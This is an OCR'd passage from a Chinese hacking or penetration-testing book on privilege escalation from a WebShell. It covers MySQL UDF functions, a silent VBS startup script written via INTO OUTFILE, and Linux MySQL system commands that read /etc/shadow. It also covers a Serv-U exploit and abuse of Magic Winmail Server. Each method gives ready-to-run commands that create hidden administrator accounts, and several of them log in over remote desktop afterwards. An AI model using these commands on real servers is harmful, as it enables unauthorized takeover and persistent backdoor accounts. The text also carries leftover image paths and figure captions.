


图 7-12 连接测试




图 7-13 创建“Shell”函数

7.2.4 查看用户

在查询窗口中输入“select shell('cmd','net user')”查看系统所有的用户，如图 7-14 所示，可以正常查看系统的所有用户信息。



图 7-14　查看用户

7.2.5　创建具有管理员权限的用户

分别在查询中输入脚本“select shell('cmd','net user temp temp123456')”、“select shell('cmd','net localgroup administrators temp /add ')”并执行该查询命令，如果执行成功，则表示在系统中添加“temp”用户，密码为“temp123456”，同时将该用户添加到管理员组中，使其具备管理员权限，执行成功后如图 7-15 和图 7-16 所示。




图 7-15　添加 temp 用户




图 7-16　将用户 temp 添加到管理员组

7.2.6　提权成功

在 SQL 查询中输入“select shell('cmd','net localgroup administrators')”命令查看刚才添加的用户是否真的添加成功，如图 7-17 所示，查询结果表明已经将用户 temp 添加到管理员组中。



图 7-17　查看管理员用户

目前对于一些网站来说，一般都会提供远程终端服务，只要用户添加成功，则可以直接登录该服务器，如图 7-18 所示，输入用户名和密码，成功进入该服务器，至此通过 MySQL

的 root 用户成功提权。



图 7-18　成功进入服务器

7.2.7　总结与探讨

通过本案例中的方法可以快速地将 WebShell 权限提升到服务器权限，当然还有其他的一些方法通过 MySQL 提权，下面对经常用到的一些有关 MySQL 的提权命令和方法进行总结。

（1）udf 提权常用的一些命令

```
create function cmdshell returns string soname 'udf.dll'
select cmdshell('net user antian365 123!@#abcABC /add');
select cmdshell('net localgroup administrators antian365 /add');
select cmdshell('net localgroup administrators ');
select cmdshell('ipconfig /all');
select cmdshell('net user');
select cmdshell('regedit /s d:\wwwroot\3389.reg');
drop function cmdshell;
select cmdshell('netstat -an');
```

（2）vbs 启动项提权

先通过 WebShell 连接数据库，通过建立表 a，将 vbs 脚本写入表里，然后导入启动项，该脚本仅仅对中文版本的操作系统有效，如果是使用其他语言版本操作系统，仅仅需要对“C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\a.vbs”进行相应更改即可。在 vbs 脚本后面有个“0”，表示不弹出 CMD 窗口，以安静模式运行。该方法是在通过 udf 提权失败的情况下，将 vbs 插入到启动中，待系统重启后将自动添加一个用户。

```
create table a (cmd text);
insert into a values ("set wshshell=createobject (""wscript.shell"") " );
```

```
    insert into a values ("a=wshshell.run (""cmd.exe /c net user antian 123!@#$%
/add"",0) " );
    insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup
administrators antian /add"",0) " );
    select * from a into outfile "C:\\Documents and Settings\\All Users\\「开
始」菜单\\程序\\启动\\a.vbs";
```

（3）Linux 下的 MySQL 提权

```
mysql -h localhost -uroot -p
system useradd hacker
system passwd hacker
system tail -1 /etc/passwd
system tail -1 /etc/shadow
```

7.3 Serv-U 提权

Serv-U 提权是 Windows 系列服务器提权最常用的方法之一，目前 Serv-U 最新版本为 9.x，自 8.0 以后，Serv-U 提权方式发生了一些办法。只要系统安装了 Serv-U，通过 WebShell 可以直接提权。

7.3.1 利用 WebShell 查看系统管理员用户组

在 asp.net 的 WebShell 中，单击“Cmdshell”，在 CmdPath 中将 cmd.exe 修改为 net 或者 net.exe，然后在“Argument”中输入“net localgroup administrators”，最后单击“Submit”查看管理员用户组，如图 7-19 所示，一共有 4 个管理员用户。




图 7-19 查看管理员用户组

7.3.2 执行 SU Exp

在 asp.net 的 WebShell 中单击“SU Exp”，“UserName”、“Password”、“Port”采取默认设置，一般情况下不用变更，如果发现这些选项做了变更，则应调整这三个选项的值对应一致。在“CmdShell”中输入“cmd.exe /c net user king king 123456!@# /add”，如图 7-20 所示，执行添加用户命令，在系统中添加一个用户“king”，用户密码为“123456!@#”。




图 7-20 添加用户 king

技巧：

在添加用户时，尽量将密码设置得复杂一些，现在很多系统都设置了密码策略，添加的密码强度不够，系统就不会执行该命令。执行成功后会出现如图 7-21 所示的提示窗口。该窗口仅仅表明该命令执行成功，但不一定添加用户成功。




图 7-21 执行命令提示

再次在“Su EXP”中修改“CmdShell”命令为“cmd.exe /c net localgroup administrators /add”，将用户 king 添加到管理员组，如图 7-22 所示。



图 7-22 添加用户到管理员组

7.3.3 检查 Serv-U 提权情况

回到“CmdShell”中，再次执行“net localgroup adminstartors”，如图 7-23 所示，用户 king 已经成功添加到管理员组中。




图 7-23 检查程序执行情况

7.3.4 远程终端登录测试

在 Asp.net 的 WebShell 中单击“SysInfo”，如图 7-24 所示，可以方便地获取远程终端的端口以及其他一些系统相关信息。在本例中获知远程终端端口由默认的“3389”更改为“53389”。



图 7-24 查看端口信息

打开远程终端登录窗口，在连接地址中输入“xxx.xxx.xxx.xxx:53389”如图 7-25 所示，输入刚才添加的用户名和密码，成功登录远程终端，说明 Serv-U 提权成功。



图 7-25 Serv-U 提权成功

7.3.5 总结与探讨

（1）Serv-U 默认安装在 C 盘，但也有可能安装在其他路径，因此在提权时需要通过 WebShell 查看 Serv-U 的真实路径，特别是通过 asp 的 WebShell 提权，必须进入 Serv-U 的真实路径提权才会成功。

（2）Serv-U7.0 以后版本提权相对较难，目前网上也有利用程序，在提权时需要设置才能提权成功。

（3）通过 WebShell 来对 Serv-U 是提权的一种方法，对于 Serv-U 来说，如果通过 WebShell 可以查看 Serv-U 的配置文件，那么还可以通过破解 Serv-U 的用户密码来提权。

7.4 Windows 2008 中 Magic Winmail Server 提权

Magic Winmail Server 是一款安全易用全功能的邮件服务器软件，不仅支持 SMTP/POP3/IMAP/Webmail/LDAP（公共地址簿）/多域/发信认证/反垃圾邮件/邮件过滤/邮件组/公共邮件夹等标准邮件功能，还有提供 RBL/SPF/Spam Assassin/邮件签核/邮件杀毒/邮件监控/支持 IIS，Apache/网络硬盘及共享/短信提醒/邮件备份/SSL（TLS）安全传输协议/邮件网关/动态域名支持/远程管理/Web 管理/独立域管理员/在线注册/二次开发接口等特色功能。它既可以作为互联网邮件服务器、局域网邮件服务器，也可以作为 ADSL 宽带、FTTB、有线通（CableModem）等接入方式的邮件服务器和邮件网关。

Magic Winmail Server 程序安装为系统服务，程序一般是在 Administrator 权限下运行的，而服务程序 MailServer.exe 是在 system 权限下运行的，因此当有 WebShell 时，就可以通过这个漏洞来提升权限。Magic Winmail Server 提供的 Webmail 是通过 PHP 脚本来实现管理的，下面就针对该邮件服务器的提权和防范进行探讨。

7.4.1 获取 Winmail 目录地址

通过 WebShell 找到了 Winmail 的物理地址“G:/Winmail/server/webmail/www”，如图 7-26 所示，寻找 Winmail 有两种手段：

（1）如果获取的 WebShell 是 asp.net，则可以直接查看进程或者服务来获取 Winmail 的物理地址；如果 IISSPY 能用，也可以获取 Winmail 的网站真实路径。

（2）针对目标对象进行 mail 地址测试，一般提供 Winmail 的地址多为 mail.somesie.com 或者 webmail.somesite.com。

7.4.2 执行 whoami 命令

在 WebShell 中进入“Execute Command”页面，在 use 中选择“phpfunc”，Command 中输入“whoami”命令查看 WebShell 是什么权限，如图 7-27 所示，显示为“nt authority\system”权限。




图 7-26　获取 Winmail 的网站真实路径




图 7-27　查看 WebShell 的权限

7.4.3　添加用户到管理员组

既然是系统权限，则可以直接执行添加命令，由于系统是 Windows 2008 Server，前几次添加用户老是提示不成功，后来分析原因发现 Windows 2008 Server 系统用户密码对强度有要求，必须具备一定复杂度才能添加成功，如图 7-28 所示，执行“net user SQLdebugger

WsP%emp2005!* /add”命令成功完成。后面分别执行“net user SQLdebugger Administrators /add”和“net localgroup administrators”命令，将 SQLdebugger 用户加入管理员中以及查看管理员用户组中的用户，执行效果如图 7-29 和图 7-30 所示。

